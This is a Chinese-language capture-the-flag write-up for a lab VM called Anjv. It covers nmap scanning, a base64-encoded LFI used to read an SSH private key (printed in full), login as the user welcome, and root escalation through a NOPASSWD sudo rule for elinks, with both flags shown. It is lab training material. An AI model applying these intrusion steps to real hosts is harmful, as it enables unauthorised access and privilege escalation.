Anjv

Anjv

主机扫描

```
nmap -sn 192.168.56.0/24
```

```
export ip=192.168.56.124
```

端口扫描

全端口扫描

```
nmap -sS -p- --min-rate 10000 $ip
```

```
PORT   STATE SERVICE
80/tcp open  http
```

详细信息扫描

```
nmap -sT -sC -sV -O -p 22,80 $ip
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: \xF0\x9F\x9B\xA1\xEF\xB8\x8F ULTRA SECURITY SCANNER v12.7
MAC Address: 08:00:27:9A:B5:A3 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS
```

```
7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web 80 渗透

目录扫描

Gobuster

```
/index.php            (Status: 200) [Size: 3663]
```

没有其他的内容了，那就看 `index.php`

LFI

很容易发现是有 LFI，只不过被 Base 编码了，写个热标签（打完靶场写的）

```
afterRequest = func(https, originReq, req, originRsp, rsp) {
        // 我们可以将响应进行一定的修改，例如解密响应
    /*
    一个替换响应的例子
    body = poc.GetHTTPPacketBody(rsp)
    data = json.loads(body)~
    if "result" in data {
        data["result"] = string(codec.DecodeBase64(data["result"])~)
    }
    */
    body = poc.GetHTTPPacketBody(rsp)
    data = re.Grok(body, "data-encrypted=\"%{DATA}\"")['DATA'][0]
    data, _ = codec.DecodeBase64([]byte(data))
    return data
    // return []byte(rsp)
}
```

发现是椭圆曲线的 SSH 公钥，根据本地 `ssh-keygen` 生成的私钥名 `id_ed25519`


```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDR/VIN9tNEPjKIB01fFZNR6oJ7lbRL7kviAqtTTo+2vQAAAJAOyOgjDsjo
IwAAAAtzc2gtZWQyNTUxOQAAACDR/VIN9tNEPjKIB01fFZNR6oJ7lbRL7kviAqtTTo+2vQ
AAAEAueT/YxGFBpXcz1mS+VGPLhKTNrr0XneEeWqz1fxt6O9H9Ug3200Q+MogHTV8Vk1Hq
gnuVtEvuS+ICq1NOj7a9AAAADHdlbGNvbWVAQW5qdgE=
-----END OPENSSH PRIVATE KEY-----
```

私钥连接，即可立足成功

```
welcome@Anjv:~$ cat user.txt
flag{user-f15386efb52673b9f3f82fb8e05d09ab}
```

提权


查看 `sudo -l`

```
Matching Defaults entries for welcome on Anjv:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User welcome may run the following commands on Anjv:
    (ALL) NOPASSWD: /usr/bin/elinks
```

```
sudo /usr/bin/elinks
```

搜素了一下这个是一款浏览器，一开始提示用 `ESC` 能看到菜单，试试




```
root@Anjv:~# cat root.txt
flag{root-f15386efb52673b9f3f82fb8e05d09ab}
```